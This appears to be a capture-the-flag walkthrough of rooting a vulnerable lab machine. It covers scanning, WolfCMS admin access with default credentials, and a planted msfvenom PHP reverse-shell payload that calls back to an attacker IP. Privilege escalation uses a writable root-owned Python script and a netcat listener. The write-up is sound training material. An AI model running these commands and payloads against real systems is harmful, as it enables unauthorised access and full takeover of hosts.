Root The Box..

Tester: Yuval Asraf  
Date: 06.01.2021

1. **Reconnaissance:**

First of all, after loading the Box,  
I ran a simple scan to find the boxes IP.


**nmap -sP 192.168.1.1-100**

Found the IP which was **192.168.1.15**

I ran another nmap scan on the specific ip:  
**nmap –p- 192.168.1.15 –A**

**-p-** to scan all the ports


**-A** to scan deeply and get as much information as possible on the open ports and the machine itself.




1. **Exploitation:**

After Checking The SSH Version, could not find any exploitation to run on the target machine.


When I checked for vulnerabilities on the Squid http proxy 3.1.19 I found an exploit on metasploit and tried to run it with no success.



I got an idea to try to check the proxy by configure it on the browser.




After applying the settings, I typed the address and got a site.


Quickly I Took a look at the code source (Ctrl + U), but nothing was there.

I decided to run nikto on the target:


**nikto -h 192.168.1.15:3128**




After looking at the results I saw a file that was interesting (robots.txt), so I quickly went there.



I took the /wolfcms/?/admin and tried to put the information in the URI and got another web page.





A login page, tried default credentials first,  
admin admin was the right one.




After I got a hold on the site I identified the option Files, and went there in order to see if I can inject a malicious file to get a reverse shell on the web server.

I tried to upload a file but I did not find a way to execute it.


So I looked for another path and found out that on the Pages that was an Articles written in php 



I used msfvenom to create a payload that will give me a reverse shell.  
msfvenom -p php/meterpreter/reverse\_tcp lhost=192.168.1.5 lport=3128 -f raw



I copied the payload into the Articles we just saw.




And at the same time I made a listener on metasploit for the reverse shell.

**use exploit/multi/handler**


**set payload php/meterpreter/reverse\_tcp  
set lhost 192.168.1.5 (Attacker Machine)  
set lport 3128**

**exploit –j**When I created the listener, And the payload was uploaded I went to the home page, and clicked on the Articles in order to execute the command and get a shell.





I got the shell, and used **sessions –i** 1 to interact with the session   
and used **shell** to get a the shell.



**python -c 'import pty; pty.spawn("/bin/bash")'** – To get a nicer shell.


1. **Privilege Escalation:**

When I got a hold on the machine, I tried some commands and enumerations to try to find my way to get to root.  
  
First, I ran   
**uname –a** to get info about the OS and see if there are any PE for that.  
  
then, I ran:  
**awk -F: '($3 == "0") {print}' /etc/passwd**  - to check if there are any another super users.  
  
and after that I checked if there are any SUID files that I can use to run as root.


**find / -perm -u=s -type f 2>/dev/null**

I used   
**ls –l /etc/passwd  
ls –l /etc/shadow**


To see if there are any misconfigurations that will allow me to modify these files.



I also tried to see if there are any cronjobs that I can use.



All of the Above gave me no results.  
  
lastly, I checked **/var/www** and saw a file named connect.py, that creatd by root and had 777 permissions.



**python –v** I wanted to check the version of python to see if it is outdated and vulnerable.




After a research I found a Privilege Escalation, on the same version.

**Resource:**


<https://rastating.github.io/privilege-escalation-via-python-library-hijacking/>

I tried to perform the PE, which was to create a python script that will give me a reverse shell on /bin/bash running as root.



I edited the file with the following settings, and gave it port 22, because it was open and not used with another session at that moment.

after saving the file I created another listener with Netcat.  
**nc –lvp 22**

And then executed the script.  


Got the shell as root and the flag!  
